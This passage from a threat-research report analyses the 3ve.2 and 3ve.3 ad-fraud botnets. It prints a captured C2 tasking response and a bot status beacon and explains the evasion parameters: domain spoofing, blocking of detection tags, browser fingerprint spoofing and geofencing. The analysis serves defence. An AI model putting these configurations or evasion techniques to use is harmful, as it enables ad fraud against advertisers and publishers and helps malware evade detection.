

Infected computer
Kovter C2
1. Client pings server which replies with ad-fraud config
Redirection server
2. 302 redirect to counterfeit website
Counterfeit website
3. Counterfeit website sends 302 redirect to ad-fraud URL
4. Ad-fraud URL leads to counterfeit page with video ad

Diagram: How 3ve.2 operates

```
RESP:OK|http://188.214.30.92/api/getlinks.php?click=[redacted]&type=vspoof_
domain=[redacted].[redacted].com&land_ip=[redacted]&group=[redacted]&subid=[redacted]&uid=[redacted]|<>|htpp:
//[redacted].[redacted].com/|<>|0:00:00:00:00:00:00:00:00:00::|od_od:[redacted].[redacted].com:od
:fcs_cfg||p_hhw:100:p_hhw|w_w_perc:5:w_w_perc|scrtype:0:scrtype|setcpu:1setcpu|ver
yfast:107:veryfast|lowl_c:0:1owl_c|minms:27:minms|hst_count:18:hst_count|check_jscm
d:1:check_jscmd|doms_spoof:coinhive.com>0||coin-hive.com>0||jescoin.com>0||reasedop
er.pw>0||matahariama.xyz>0||miner.pr0gramm.com>0||kiwifarms.net>0||anime.reactor.cc>0||
fic.com>0||crypto-loot.com>0||2giga.link>0||ppoi.org>0||coinerra.com>0||coin-have.c
om>0||kisshentai.net>0||miner.pr0gramm.com>0||kiwifarms.net>0||anime.reactor.cc>0||
joyreactor.cc>0||kissdoujin.com>0||minero.pw>0||coinnebula.com>0||afminer.com>0||co
inblind.com>0||webmine.cz>0||monerminer.rocks>0||cdn.cloudcoins.co>0||coinlab.biz>
0||papoto.com>0||edgeno.de>0||jhynfuqoh.info>0||ads-miner.appspot.com>0||www.hashing
.win>0||:doms_spoof||bbb_1_m:^http[^\?&]{1,128}/[redacted]{[redacted]}/([redacted]
).js||:bbb_1_m||bbb_j_m:cryptonight||CrytonightWASMWrapper||CoinHive||[redacted]
||bbb_j_m||force_use_
cont_id::63::force_use_cont_id|hos_crm:10.0:hos_crm|hfont_crm:CambriaMath.Stika
Display.Sitka
Display:hfont_crm|flash_p:plugins\pepflashplayer32_23_0_0_126.dll:flash_p|flash_v:2
8.0.0126:flash_v|enable_ex_5:1:enable_ex_5|setua:Mozilla/5.0 (Windows NT10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.40
Safari/537.36:setua|scr_data:1600x900-1600x860-1-5-0-1.00:scr_data|spf_c_dta:12:spf
_c_dta|spf_s_dt:73:2:0.0000000000000.00000:spf_s_dt|srtds:,@d:1:0,c:2:1,g:3:0,@,#00
000000000000000000000:srtds|spf_r_dt:28.50.0:spf_r_dt|spf_cc_dt:2:spf_cc_dt|gt_dat:
pack[...]:gl_dat|jsshh:747000000:jsshh|mrysf:2.0:mrysf|sltd:-51416:sltd|sbyd:0:sby
d||hook_1_mpg:1:hook_1_mpg|enable_ex_2:1:enable_ex_2|dsth||<>
```

3ve.2 tasking the embedded browser to visit a spoofed site (plaintext extracted via API hooking)

Additionally, 3ve.2's ad fraud module would periodically send updates about the host's available resources and anti-malware software. Every few hours, 3ve's ad fraud module would also attempt to self update.

```
mode=1&UID=[redacted]&OS=Win 7, SP1 IL:3&OS bit= x32&v =2.1.1.2 &aff_id =519&oslang=ENU&
gmt=GMT -08:00& threads =1&online =[redacted]&cont_err =1&chrome =1&f d=[redacted]
f&exet=ffile&fcl=no&totalram=1023&loadram=191&freeram=465&cpuload=8&selfcpu=7&th
rdscpu=0&ccpu=1&isafk=no&te=0&antivirus=-&firewall=-&antispyware=Windows Defender::
```

3ve.2's status update (plaintext extracted via API hooking)

Parameters explained

od_od: This parameter defines the domain to spoof. Spoofing is done by passing a domain name as the host header to an IP address unrelated to the domain.

fd_fd: IP address to browse to.

setcpu: A value used to patch the JavaScript environment. Specifically patched window.navigator.hardwareConcurrency value which returns the number of logical cores in the system. Has been observed to be set to 1, 2, or 4.

scrl_cfg: Appears to be a "scroll config" however we have not determined exactly what the value will control.

doms_spoof: This value is a long list of domain names delimited by >0|| which is not used in fraud operations. It is meant to throw off an analyst by making them think it's being used for cryptojacking or by wasting their time if they choose to dive into this domain list.

bbb_l_m: This is a regular expression used to block unwanted resources from being downloaded on a site. This value has been a static value during our analysis and will match the White Ops client tag format. This means that the vast majority of White Ops JS tags will be blocked before the HTTP GET is ever requested to our tag.

bbb_j_m: This is a list of blacklisted strings. Any file containing these strings will not be executed or rendered.

scr_data: Screen data (1366x768-1366x728-1-5-0-1.00) where 1366x768 is the spoofed resolution of the screen, 1366x728 is the real resolution of the window, and 1.00 is the scale factor.


setua: It contains the User-Agent string to use in the browsing session.

spf_s_dt: This most likely stands for spoof sound data. An example of this would be 184:2:0.01:48000 where 2 is the channel count and 48000 is the sample rate.

c_dir: Points to a cache directory within the browsers folder. Each browsing session appears to get a new cache directory.


Geographic distribution

3ve.2's operators took great care in trying to prevent ad networks from noticing their illicit activity. This is why, for example, 3ve.2 malware only fully executed in countries where organic Internet users are likely to be browsing the same premium sites 3ve is counterfeiting, including the US, Canada, and the UK. 3ve's victim population is shown in the figure below.



Heat map of the residential computers infected with 3ve.2 botnet around the world —red indicating the highest concentration of computers, green the lowest

Infected IPs and churn rate



Number of IPs infected with the malware used by 3ve.2

3ve.2 had roughly 700,000 infections at any given point in time that were actively generating ad fraud. These IPs would frequently change due to ISPs IP rotation (natural churn), new infections, and clean-ups. As a result, a third of those IPs would be replaced by new ones every 4 weeks.

3ve.3

The final 3ve-associated sub-operation was the least sophisticated of the three in terms of the approach it used for IP exit nodes. 3ve.3 used other data centers as proxies instead of residential computers, tunnelling fraudulent traffic out of anywhere between 15,000 and 20,000 IP addresses. Using data centers instead of computers made 3ve.3's bot traffic more likely to be detected, but their strategy still offered its operators a good degree of agility by allowing them to find new data centers quickly when previously used data centers were blocked. We've found that this sub-operation's architecture is similar to that of 3ve.1. The sub-operation was focused on a range of ad fraud approaches, including video, display, and click fraud.

Despite its lack of sophistication relative to other 3ve sub-operations, 3ve.3 still had a fairly complex backend, relying on rogue DNS servers that rendered the content pages and resolved legitimate domains to the IP address of counterfeit, 3ve-controlled sites. Additionally, 3ve.3 used sophisticated evasion techniques like tag evasion, similar to both 3ve.1 and 3ve.2. However, 3ve.3's key difference from the other sub-operations is in its exit node layer, which relied somewhat rudimentarily on data centers rather than residential computers. While this enabled them to look like tens of thousands of users viewing ads, it also made them far easier to detect.